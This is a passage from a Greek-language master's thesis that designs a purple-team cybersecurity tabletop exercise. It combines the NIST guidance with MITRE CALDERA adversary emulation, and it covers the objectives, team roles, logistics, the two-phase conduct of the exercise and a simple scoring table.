Οι ικανότητες οι οποίες υπάρχουν καταχωρημένες στην CALDERA είναι βασισμένες στις τεχνικές που υπάρχουν στο MITRE ATT&CK. Για κάθε μία από αυτές υπάρχουν έτοιμες εντολές για υλοποίησή της. Κατά την εκτέλεση μιας επιχείρησης στην CALDERA, αυτές οι εντολές εκτελούνται αυτόνομα σε προεπιλεγμένα μηχανήματα. Με τον τρόπο αυτό, ένας οργανισμός, μπορεί να ελέγξει τους αμυντικούς του μηχανισμούς και να εκπαιδεύσει το προσωπικό του σε συγκεκριμένο προφίλ επιτιθέμενου το οποίο αφορά τον οργανισμό.

2.3.4. MITRE CALDERA και Επιτραπέζιες ασκήσεις

Όπως προαναφέρθηκε, η χρήση αυτοματοποιημένων τεχνολογιών σε επιτραπέζιες ασκήσεις μπορεί να συμβάλει στην εξοικονόμηση πόρων για έναν οργανισμό. Η CALDERA δίνει πάρα πολλές δυνατότητες στον χρήστη και του επιτρέπει να δημιουργήσει προφίλ επιτιθέμενου και να εκτελέσει επιχειρήσεις σε μηχανήματα της επιλογής του. Αυτό, παρέχει τη δυνατότητα ελέγχου των αμυντικών μηχανισμών του οργανισμού αλλά και εκπαίδευσης του προσωπικού.

Η CALDERA μπορεί να έχει πολλές εφαρμογές στις επιτραπέζιες ασκήσεις. Ο σχεδιασμός του προφίλ του επιτιθέμενου μπορεί να γίνει πολύ εύκολα. Το γεγονός ότι η CALDERA έχει τα δεδομένα του ATT&CK σαν ικανότητες διευκολύνει τον σχεδιασμό. Επιπλέον, ο σχεδιασμός του προφίλ του επιτιθέμενου γίνεται και πιο γρήγορος καθώς υπάρχουν ενσωματωμένες εντολές εκτέλεσης κάθε υπάρχουσας ικανότητας.


Στις επιτραπέζιες ασκήσεις με προσέγγιση μωβ ομάδας, όλοι οι συμμετέχοντες γνωρίζουν το προφίλ του επιτιθέμενου και όλες τις τεχνικές που πρόκειται να χρησιμοποιήσει. Με αυτόν τον τρόπο, μπορούν από πριν να γνωρίζουν τον τρόπο που θα ανιχνεύσουν την επίθεση και τον τρόπο που θα την αντιμετωπίσουν καθώς και τα αναμενόμενα αποτελέσματα της επίθεσης. Έτσι, οι συμμετέχοντες, έχουν την ευκαιρία να παρατηρήσουν σε πραγματικό χρόνο την εξέλιξη της επίθεσης και την αντίδραση των αμυντικών μηχανισμών της εταιρείας. Με αυτόν τον τρόπο, οι εμπλεκόμενοι, αποκτούν εμπειρία στην ανίχνευση αλλά και στην αντιμετώπιση των περιστατικών και θα μπορούν να ανταπεξέλθουν καλύτερα σε ένα πραγματικό συμβάν.

Αφού περατωθεί η προσομοίωση, η CALDERA παρέχει αναλυτική αναφορά. Στην αναφορά αυτή αναγράφονται λεπτομερώς όλες οι ενέργειες που εκτελέστηκαν από το πρόγραμμα και τα αποτελέσματα αυτών. Μέσω της αναφοράς, ο οργανισμός μπορεί να ανακαλύψει όλες τις επιθέσεις που ανιχνεύτηκαν από τους αμυντικούς μηχανισμούς, όλες τις επιθέσεις που κατάφεραν να υπερνικήσουν τους αμυντικούς μηχανισμούς και όλες τις πληροφορίες που κατάφερε ο επιτιθέμενος να αποκτήσει.

Επιπλέον, με την χρήση επιτραπέζιων ασκήσεων, ο οργανισμός μπορεί να δοκιμάσει νέες αμυντικές λύσεις. Χρησιμοποιώντας ένα νέο αμυντικό εργαλείο π.χ. αναγνώρισης επιθέσεων και προστασίας (Intrusion Detection System – IDS) και εκτελώντας μία προσομοίωση η οποία εκτελέστηκε χωρίς το νέο IDS, τότε μπορεί ο οργανισμός να αξιολογήσει κατά πόσο η νέα λύση είναι καλύτερη από την υφιστάμενη. Έτσι, μπορεί να λαμβάνει αποφάσεις τεκμηριωμένες σχετικά με τα συστήματα και μηχανισμούς ασφάλειας.

Ιδανικά, ο τρόπος χρησιμοποίησης της CALDERA για την αξιολόγηση των αμυντικών μηχανισμών ενός οργανισμού, μοιάζει με την Εικόνα 7. Μετά από κάθε επιτραπέζια άσκηση και την

αυτοαξιολόγηση, πρέπει να γίνονται βελτιωτικές ενέργειες. Καλό θα ήταν μετά από κάθε βελτιωτική ενέργεια να επαναλαμβάνεται η προσομοίωση και να γίνεται αξιολόγηση της αποτελεσματικότητάς της. Η διαδικασία αυτή είναι ανάγκη να επαναλαμβάνεται σε συχνά χρονικά διαστήματα. Οι απειλές που αφορούν την κυβερνοασφάλεια πληθαίνουν με γοργούς ρυθμούς και τα εργαλεία αναγνώρισης και αντιμετώπισης επιθέσεων ανανεώνονται. Οι υπεύθυνοι ασφάλειας των οργανισμών έχουν ευθύνη να διατηρούν την ασφάλεια και να την εξελίσσουν. Η συχνή αξιολόγηση των μηχανισμών ασφαλείας του οργανισμού αποτελεί το πρώτο βήμα για την εξέλιξη, καθώς παρέχει πληροφορίες για τα υφιστάμενα κενά στην ασφάλεια και τις διορθωτικές ενέργειες που πρέπει να ληφθούν υπόψη.



Εικόνα 7: CALDERA και TTXs (Πηγή [19])

Με τη χρήση του CALDERA οι υπεύθυνοι ασφάλειας ενός οργανισμού μπορούν να εργαστούν πιο αποτελεσματικά. Έχουν την δυνατότητα, μέσω προσομοίωσης του επιτιθέμενου, να ανακαλύψουν τα πραγματικά κενά ασφαλείας του οργανισμού τους και να δώσουν σημασία στην αντιμετώπισή τους εκπαιδεύοντας παράλληλα και τα μέλη της ομάδας ασφαλείας.

2.3. Ερευνητικά Ερωτήματα

Στόχος της παρούσας μεταπτυχιακής διατριβής είναι η εκπόνηση μίας επιτραπέζιας άσκησης συνδυάζοντας το πρότυπο του NIST και την προσέγγιση μωβ ομάδας σε επιτραπέζιες ασκήσεις, όπως παρουσιάστηκαν πιο πάνω, και η διεξαγωγή της. Έπειτα, θα γίνει προσπάθεια για απάντηση των πιο κάτω ερευνητικών ερωτημάτων:


Q1: Είναι εφικτή η μέτρηση της αποτελεσματικότητας των υφιστάμενων αμυντικών μηχανισμών με τη χρήση επιτραπέζιων ασκήσεων;

Q2: Οι επιτραπέζιες ασκήσεις μπορούν να συνδράμουν στη βελτίωση των διαδικασιών ενός οργανισμού για την αντιμετώπιση πιθανών επιθέσεων;

Q3: Οι επιτραπέζιες ασκήσεις μπορούν να βοηθήσουν στην κατανόηση των ικανοτήτων εντοπισμού και απόκρισης σε συγκεκριμένους τύπους απειλών;

3. Μεθοδολογία

Στην βιβλιογραφική ανασκόπηση παρουσιάστηκαν δύο τρόποι σχεδίασης και εκτέλεσης επιτραπέζιων ασκήσεων. Ο πρώτος τρόπος είναι το πρότυπο NIST και ο δεύτερος τρόπος η προσέγγιση της μωβ ομάδας (Εικόνα 1 και Εικόνα 4). Οι δύο αυτές προσεγγίσεις, ωστόσο, δεν λαμβάνουν υπόψη η μία την άλλη. Για τον λόγο αυτό, για τους σκοπούς της παρούσας μεταπτυχιακής διατριβής, κρίθηκε αναγκαίος ο συνδυασμός των δύο αυτών προσεγγίσεων σχεδίασης και διεξαγωγής επιτραπέζιων ασκήσεων. Η εισήγηση της διατριβής η οποία συνδυάζει τη σχεδίαση και διεξαγωγή σύμφωνα με το πρότυπο NIST και την προσέγγιση μωβ ομάδας παρουσιάζεται στην Εικόνα 8.



Εικόνα 8: Σχεδιασμός επιτραπέζιας άσκησης με προσέγγιση μωβ ομάδας βασισμένη στο πρότυπο NIST

Τα αρχικά βήματα της εισήγησης που παρουσιάζει η Εικόνα 8 παραμένουν ίδια με τα βήματα που προτείνει το πρότυπο NIST. Τα βήματα αυτά είναι ο καθορισμός θέματος, καθορισμός πεδίου εφαρμογής, προσδιορισμός στόχων, προσδιορισμός συμμετεχόντων και ο προσδιορισμός του προσωπικού της επιτραπέζιας άσκησης. Όπως αναφέρθηκε και στη βιβλιογραφική ανασκόπηση, όλα αυτά τα στάδια προετοιμάζονται από την ομάδα σχεδίασης σε συνεννόηση με τη διοίκηση του οργανισμού. Τα βήματα αυτά, αποφασίστηκε όπως παραμείνουν ως έχουν διότι, η διοίκηση του οργανισμού είναι αυτή που πρέπει γνωρίζει τη γενική κατάσταση του οργανισμού. Έχει υπόψη της όλα τα δεδομένα που στη συνέχεια θα καθορίσουν το θέμα της επιτραπέζιας άσκησης, ανάλογα με το σχέδιο ή και τις διαδικασίες που κρίνει απαραίτητο να ελεγχθεί. Στη συνέχεια, έχοντας επίγνωση για όλο το προσωπικό του οργανισμού, η διοίκηση θα αποφασίσει για το πεδίο εφαρμογής, τους συμμετέχοντες και το προσωπικό της επιτραπέζιας άσκησης. Επίσης, η διοίκηση είναι αυτή που θα καθορίσει τους στόχους που θέλει να επιτύχει με τη διεξαγωγή της επιτραπέζιας άσκησης. Όλα τα βήματα που αναφέρθηκαν μέχρι τώρα, σε έναν οργανισμό, αποτελούν διοικητικά θέματα και για αυτό πρέπει να αποφασίζει η διοίκηση σε συνδυασμό με την ομάδα σχεδίασης.

Η κύρια διαφορά μεταξύ των δύο προσεγγίσεων είναι ότι, στην εισήγηση της διατριβής, η ομάδα σχεδίασης σταματά τις ενέργειές τις αμέσως μετά τον καθορισμό του προσωπικού της επιτραπέζιας άσκησης. Αυτό συμβαίνει διότι, στη συνέχεια, ο συντονισμός των λογιστικών και η ανάπτυξη της επιτραπέζιας άσκησης γίνεται από τους συμμετέχοντες (μωβ ομάδα) σε συντονισμό και καθοδήγηση, πάντα, από τον facilitator και σε συνεργασία με το λοιπό προσωπικό της επιτραπέζιας άσκησης, εάν υπάρχει. Μία από τις βασικές ενέργειες στην προσέγγιση της μωβ ομάδας αποτελεί ο από κοινού σχεδιασμός και εκπόνηση του σεναρίου και του προφίλ του επιτιθέμενου. Αυτά τα βήματα, στην εισήγηση, περιλαμβάνονται στο βήμα της «Ανάπτυξης» και συντάσσονται μετά από συνάντηση και συζήτηση μεταξύ των συμμετεχόντων. Κατά τη διεξαγωγή της επιτραπέζιας άσκησης, η μωβ ομάδα διαχωρίζεται σε κόκκινη και μπλε. Η κόκκινη ομάδα αναλαμβάνει τη διεξαγωγή των επιθέσεων σύμφωνα με το προφίλ του επιτιθέμενου που συναποφασίστηκε στο βήμα της ανάπτυξης και η μπλε ομάδα αναλαμβάνει τον ρόλο της ομάδας ασφαλείας και προσπαθεί να ανιχνεύσει και να αποτρέψει τις επιθέσεις. Τέλος, η αξιολόγηση της επιτραπέζιας άσκησης γίνεται σε συνεργασία από όλους τους συμμετέχοντες.

Ο σχεδιασμός της επιτραπέζιας άσκησης έγινε στο πλαίσιο της εισήγησης της διατριβής, όπως αυτή παρουσιάστηκε στην Εικόνα 8. Για σκοπούς ρεαλισμού της άσκησης θεωρούμε πως είμαστε υπεύθυνοι ασφαλείας ενός οργανισμού ο οποίος ασχολείται με οικονομικά ζητήματα. Σαν υπεύθυνοι ασφαλείας, διεξάγουμε μία επιτραπέζια άσκηση τόσο για σκοπούς αξιολόγησης των αμυντικών συστημάτων του οργανισμού, όσο και για την εκπαίδευση των εργαζομένων στο τμήμα ασφαλείας του οργανισμού.

Πιο κάτω παρουσιάζονται τα βήματα που ακολουθήθηκαν για την εκπόνηση της επιτραπέζιας άσκησης.

3.1. Καθορισμός Θέματος Επιτραπέζιας Άσκησης

Η παρούσα επιτραπέζια άσκηση έχει ως θέμα τον έλεγχο της διαδικασία αντιμετώπισης του οργανισμού απέναντι σε συγκεκριμένου τύπου επιθέσεων και την εκπαίδευση του προσωπικού σε αυτόν τον τομέα.

3.2. Καθορισμός Πεδίου Εφαρμογής Επιτραπέζιας Άσκησης

Η επιτραπέζια άσκηση εκτελείται κυρίως λόγω αναδιάταξης του οργανισμού και της προσθήκης νέων μελών στην ομάδα ασφαλείας. Για αυτό το λόγο, οι συμμετέχοντες βρίσκονται σε αρχικό στάδιο της εκπαίδευσής τους.

3.3. Προσδιορισμός Στόχων Επιτραπέζιας Άσκησης

Οι στόχοι μίας επιτραπέζιας άσκησης αποτελούν την βάση για την εκπόνηση της. Στο παρόν σενάριο, οι στόχοι που τέθηκαν από τον οργανισμό παρουσιάζονται στον Πίνακα 2.

Εκπαίδευση προσωπικού		
Α/Α	Τομέας εκπαίδευσης	Τρόπος εκπαίδευσης
1.	Κόκκινη ομάδα	- Πραγματικός έλεγχος και εκτέλεση συγκεκριμένων επιθέσεων/ εντολών. - Ερεθίσματα μέσω συζητήσεων με μέλη μπλε ομάδας.
2.	Μπλε ομάδα	- Έλεγχος των αμυντικών συστημάτων και τεχνικών. - Πρακτική χρήση μετριασμών και τρόπων ανίχνευσης και αξιολόγησή τους.

		- Ερεθίσματα μέσω συζητήσεων με μέλη κόκκινης ομάδας.
3.	Εξοικείωση με MITRE ATT&CK Framework	- Αναγνώριση επιλεγμένων επιθέσεων - Εύρεση τρόπων μετριασμού και ανίχνευσης συγκεκριμένων επιθέσεων
4.	Αξιολόγηση τεχνικών (επιθετικών και αμυντικών)	- Με την υλοποίηση της προσομοίωσης της επίθεσης, μπορεί να γίνει αξιολόγηση των τεχνικών που χρησιμοποιεί ο επιτιθέμενος αλλά και ο αμυνόμενος (ήταν χρήσιμες όλες οι abilities που χρησιμοποίησε ο επιτιθέμενος; ήταν χρήσιμα όλα τα αντίμετρα που χρησιμοποίησε ο αμυνόμενος; υπάρχει καλύτερος τρόπος αντιμετώπισης μιας επίθεσης; κλπ.)
5.	Εξοικείωση με την CALDERA	- Κατά τη διεξαγωγή της άσκησης είναι αναγκασμένοι οι συμμετέχοντες να χρησιμοποιήσουν την CALDERA. Αυτό θα έχει ως αποτέλεσμα την εξοικείωση τους με την εν λόγω πλατφόρμα σε αρκετές από τις δυνατότητές της και σε πολλά από τα plugins της.
6.	Κοινωνικές δεξιότητες	- Μπορεί να δοθεί πολλές φορές η δυνατότητα συζητήσεων και ανταλλαγής απόψεων μεταξύ των εμπλεκόμενων γεγονός που μπορεί να αναπτύξει τις κοινωνικές δεξιότητες των συμμετεχόντων.

Πίνακας 2 : Στόχοι εκπαίδευσης προσωπικού οργανισμού

3.4. Προσδιορισμός Συμμετεχόντων Επιτραπέζιας Άσκησης

Οι συμμετέχοντες, στο πλαίσιο υλοποίησης της επιτραπέζιας άσκησης, χωρίστηκαν σε δύο ομάδες. Την κόκκινη και την μπλε ομάδα.

- Κόκκινη ομάδα: Την κόκκινη ομάδα αποτελεί το μέρος των υπαλλήλων του οργανισμού του τμήματος ασφαλείας το οποίο έχει ήδη εμπειρία σε θέματα κυβερνοασφάλειας. Στόχος τους είναι η δημιουργία κατάλληλου προφίλ επιτιθέμενου, σε συνεργασία με την μπλε ομάδα, καθώς και η διεξαγωγή των επιθέσεων του επιτιθέμενου.

- Μπλε ομάδα: Η μπλε ομάδα αποτελείται από το μέρος των υπαλλήλων του οργανισμού στο τμήμα ασφαλείας οι οποίοι εντάχθηκαν πρόσφατα στο δυναμικό. Στόχος τους είναι η προστασία του πληροφοριακού συστήματος της εταιρείας. Αυτό μπορούν να το επιτύχουν με την ανίχνευση, τον μετριασμό ή την αποτροπή των επιθέσεων. Επίσης, συνεργάζονται μαζί με την κόκκινη ομάδα στην δημιουργία του προφίλ του επιτιθέμενου, και συζητούν από κοινού τρόπους μετριασμού και αποτροπής των επιθέσεων.

- Μωβ ομάδα: Η μωβ ομάδα στην πραγματικότητα απαρτίζεται από όλους τους συμμετέχοντες. Αποτελεί τον συνδυασμό της μπλε και της κόκκινης ομάδας. Αυτή η ομάδα ενεργοποιείται κάθε φορά που απαιτείται συνεργασία σύμφωνα με την εικόνα 8.

3.5. Προσδιορισμός Προσωπικού Επιτραπέζιας Άσκησης

Υπεύθυνος για τη διεξαγωγή της επιτραπέζιας άσκησης σαν facilitator ανέλαβε άτομο του οργανισμού το οποίο εργάζεται σαν υπεύθυνος τμήματος ασφαλείας. Το ίδιο άτομο ανέλαβε και τα λογιστικά της επιτραπέζιας άσκησης. Ο ρόλος του facilitator περιγράφεται πιο κάτω.

- Facilitator: Τον ρόλο του Facilitator λαμβάνει ο υπεύθυνος της επιτραπέζιας άσκησης. Κύριος σκοπός του είναι η καθοδήγηση των συμμετεχόντων στη σωστή διεξαγωγή της επιτραπέζιας άσκησης. Θέτει τους στόχους στους συμμετέχοντες, κατευθύνει τη συζήτηση στις συναντήσεις. Επιπλέον, συλλέγει τα δεδομένα με σκοπό την αξιολόγηση της επιτραπέζιας άσκησης και των εκπαιδευομένων μετά την διεξαγωγή της.

- Υπεύθυνος λογιστικών: Οργανώνεται μαζί με τον facilitator και συζητούν τις διάφορες απαιτήσεις της επιτραπέζιας άσκησης. Σύμφωνα με τις απαιτήσεις, ετοιμάζουν λίστα η οποία περιλαμβάνει όλες τις ενέργειες που θα πρέπει να ολοκληρώσει ο υπεύθυνος λογιστικών πριν, κατά τη διάρκεια και μετά την εκτέλεση της άσκησης. Βασικότερες ενέργειες είναι, ο καθορισμός της ημερομηνίας διεξαγωγής, εύρεση χώρου διεξαγωγής και προετοιμασία του για να υποδεχθεί τον απαραίτητο αριθμό ατόμων. Επιπλέον, ενημερώνει τη διοίκηση και τους συμμετέχοντες για τις επιλογές του. Κατά τη διάρκεια της άσκησης, θα πρέπει να φροντίσει για το φαγητό και το νερό που θα προσφέρεται στους εμπλεκόμενους.

- Συλλέκτης δεδομένων: Επίσης οργανώνεται μαζί με τον facilitator. Ενημερώνεται πλήρως για το θέμα, το πεδίο και τους στόχους της επιτραπέζιας άσκησης. Ο ρόλος του είναι η συλλογή των κατάλληλων δεδομένων κατά τη διεξαγωγή της επιτραπέζιας άσκησης. Τα δεδομένα αυτά στη συνέχεια μπορούν να χρησιμοποιηθούν για διάφορους λόγους. Μπορεί να καταγραφούν στην τελική αναφορά, να χρησιμοποιηθούν στις συναντήσεις ως θέματα συζήτησης μεταξύ των συμμετεχόντων ή να αναλυθούν για στατιστικούς σκοπούς.

3.6. Συντονισμός Λογιστικών επιτραπέζιας άσκησης

Ο συντονιστής λογιστικών ο οποίος προσδιορίστηκε κατά το πέμπτο βήμα σχεδίασης είναι υπεύθυνος για τον καθορισμός της ημερομηνίας διεξαγωγής, εύρεση του χώρου διεξαγωγής και την προετοιμασία του για την υποδοχή απαραίτητου αριθμού ατόμων για τη διεξαγωγή της άσκησης. Τα μηχανήματα και τα εργαλεία τα οποία πρόκειται να χρησιμοποιηθούν κατά την άσκηση, στην προσέγγιση μωβ ομάδας, συναποφασίζονται από όλους τους συμμετέχοντες. Για να γίνει αυτό, διεξάγεται μίας μικρής έκτασης συνάντηση μεταξύ όλων των συμμετεχόντων και του προσωπικού της επιτραπέζιας άσκησης όπου συζητιούνται τα θέματα αυτά. Τα μηχανήματα που αποφασίστηκε να χρησιμοποιηθούν στην άσκηση είναι:

- Ένα εικονικό μηχάνημα το οποίο θα χρησιμοποιηθεί για την πλατφόρμα CALDERA. Το μηχάνημα αυτό θα προσομοιάζει τον υπολογιστή του επιτιθέμενου. Από εκεί θα εκτελεστούν όλες οι επιθέσεις σύμφωνα με το προφίλ του επιτιθέμενου που θα διαμορφωθεί στη συνέχεια με τη συμβολή των συμμετεχόντων.

- Ένα δεύτερο εικονικό μηχάνημα το οποίο θα αποτελεί το πληροφοριακό σύστημα – στόχος. Αυτό το μηχάνημα θα προσομοιάζει το πληροφοριακό σύστημα του οργανισμού και είναι αυτό που η μπλε ομάδα θα προσπαθήσει να προστατέψει κατά τη διάρκεια διεξαγωγής της άσκησης.

- Ενδιάμεσα στα δύο εικονικά μηχανήματα υπάρχει το διαδίκτυο. Μέσω αυτού, ο επιτιθέμενος κατάφερε να αποκτήσει πρόσβαση στο πληροφοριακό σύστημα του οργανισμού.

3.7. Ανάπτυξη Επιτραπέζιας Άσκησης

Το σενάριο μίας επιτραπέζιας άσκησης συντάσσεται έχοντας υπόψη τους στόχους του οργανισμού. Στην περίπτωσή μας, οι συγκεκριμένοι στόχοι που τέθηκαν στην αρχή του παρόντος κεφαλαίου, δεν έχουν περιορισμούς ως προς τον τύπο της επίθεσης. Υπενθυμίζεται ότι το προφίλ του επιτιθέμενου και το σενάριο θα δημιουργηθούν από κοινού από τους συμμετέχοντες (υπό την καθοδήγηση του facilitator) κατά την αρχική συνάντησή τους, πριν τη διεξαγωγή της επιτραπέζιας άσκησης στο βήμα της ανάπτυξης.

3.8. Τρόπος διεξαγωγής

Σε μία επιτραπέζια άσκηση με προσέγγιση μωβ ομάδας, όλοι οι συμμετέχοντες συναποφασίζουν το προφίλ του επιτιθέμενου. Για τη διαμόρφωση του προφίλ του επιτιθέμενου μπορούν να συμβουλευτούν το ATT&CK, εντοπίζοντας τα APT group που χρησιμοποιούν τις συγκεκριμένες τεχνικές, τους στόχους τους και τα αποτελέσματα που πέτυχαν. Γνωρίζοντας τις επιθέσεις, κατά το βήμα της ανάπτυξης, συναποφασίζουν, επίσης, και για τους αμυντικούς μηχανισμούς που πρόκειται να χρησιμοποιηθούν. Με την πρώτη διεξαγωγή της άσκησης, βλέπουν και καταγράφουν όλα τα λάθη που πιθανόν να έγιναν (π.χ. επιθέσεις που δεν εντοπίστηκαν). Στη συνέχεια, διεξάγεται ακόμα μία συνάντηση μεταξύ των συμμετεχόντων όπου αναλύονται τα κενά και τα λάθη που εντοπίστηκαν στην πρώτη διεξαγωγή με σκοπό τη βελτίωσή τους. Η διαδικασία αυτή μπορεί να επαναληφθεί αρκετές φορές.

Για την επιτραπέζια άσκηση που εκπονήθηκε για τους σκοπούς της παρούσας μεταπτυχιακής διατριβής, θα προηγηθεί μία συνάντηση μεταξύ όλων των συμμετεχόντων. Σε αυτή την πρώτη συνάντηση θα συναποφασιστεί από όλους τους συμμετέχοντες το σενάριο και το προφίλ του επιτιθέμενου λαμβάνοντας υπόψη το σενάριο. Στη συνέχεια, θα εκτελεστεί η επιτραπέζια άσκηση. Η άσκηση θα διεξαχθεί σε δύο σκέλη.

Στο πρώτο σκέλος, η μπλε ομάδα θα προσπαθήσει manually να ανιχνεύσει όσες περισσότερες επιθέσεις μπορεί. Έπειτα, θα γίνει μία αρχική καταγραφή των αποτελεσμάτων με σκοπό τη λήψη όσο περισσότερων πληροφοριών σχετικά με τις επιθέσεις και το αντίκτυπο που θα έχουν στο πληροφοριακό σύστημα – στόχος και θα καταγραφούν οι επιθέσεις οι οποίες εκτελέστηκαν

επιτυχώς αλλά δεν έγιναν αντιληπτές, και οι επιθέσεις οι οποίες δεν κατέστη δυνατή η αποτροπή τους.

Μετά την εκτέλεση του πρώτου σκέλους, θα διεξαχθεί ακόμα μία συνάντηση μεταξύ των συμμετεχόντων. Σε αυτή τη συνάντηση, θα αναλυθούν, από όλους, τα αποτελέσματα του πρώτου σκέλους. Όλοι οι συμμετέχοντες, θα προσπαθήσουν να βρουν τρόπους ανίχνευσης για όσες από τις επιθέσεις δεν μπόρεσαν να ανιχνεύσουν στο πρώτο σκέλος και τρόπους μετριασμού τους. Έπειτα, θα δοθεί χρόνος να προετοιμάσουν το πληροφοριακό σύστημα-στόχος προσθέτοντας σε αυτό νέους αμυντικούς μηχανισμούς της επιλογής τους. Μετά από αυτό, θα εκτελεστεί ξανά η επιτραπέζια άσκηση.

Στο δεύτερο σκέλος, θα επαναληφθεί η εκτέλεση της επιτραπέζιας άσκησης. Αυτή τη φορά το πληροφοριακό σύστημα αναμένεται να είναι πιο προετοιμασμένο, αφού θα είναι εμπλουτισμένο από μηχανικούς μηχανισμούς (manual ή αυτοματοποιημένους) της επιλογής των συμμετεχόντων. Τα αποτελέσματα εκτέλεσης κατά το δεύτερο σκέλος θα συλλεχτούν και θα συγκριθούν με τα αποτελέσματα του πρώτου σκέλους. Βάσει τα αποτελέσματα, θα αξιολογηθεί η αποτελεσματικότητα της επιτραπέζιας άσκησης ως προς τους στόχους που έθεσε ο οργανισμός.

Σε περίπτωση που κριθεί αναγκαίο από τον facilitator, μπορεί να προστεθεί και τρίτο σκέλος στη διεξαγωγή της επιτραπέζιας άσκησης. Σε αυτήν την περίπτωση, η διαδικασία που θα εκτελεστεί ανάμεσα στα σκέλη ένα και δύο, θα επαναληφθεί για τα σκέλη δύο και τρία. Ωστόσο, για την περίπτωση της παρούσας μεταπτυχιακής διατριβής, εκτελέστηκαν μόνο δύο σκέλη.

3.9. Μετρικές

Για να μπορούν τα αποτελέσματα από τα δύο σκέλη της επιτραπέζιας άσκησης να συγκριθούν αλλά και για να υπάρχουν μετρήσιμα αποτελέσματα, πρέπει αυτά να ποσοτικοποιηθούν. Για αυτό το λόγο, ο Πίνακας 3 παρουσιάζει τις μετρικές που θα εφαρμοστούν στην επιτραπέζια άσκηση και αφορά και τα δύο σκέλη της.

Περιγραφή	Μπλε ομάδα	Κόκκινη ομάδα
Επιτυχημένη εκτέλεση επίθεσης	0	+1
Ανίχνευση επίθεσης	+1	0
Αποτροπή επίθεσης	+1	0

Πίνακας 3: Καθορισμός μετρικών επιτραπέζιας άσκησης

Σημειώνεται ότι η ύπαρξη της βαθμολογίας δεν έχει σκοπό την εύρεση «νικητήριας» ομάδας. Ο σκοπός της είναι να δίνει μία αριθμητική απεικόνιση της εν λόγω επιτραπέζιας άσκησης, για να είναι πιο κατανοητά τα αποτελέσματα (π.χ. αν η κόκκινη ομάδα έχει 7 πόντους αμέσως ξέρουμε ότι είχε 7 επιτυχημένες επιθέσεις).

4. Παράδειγμα Εκτέλεσης

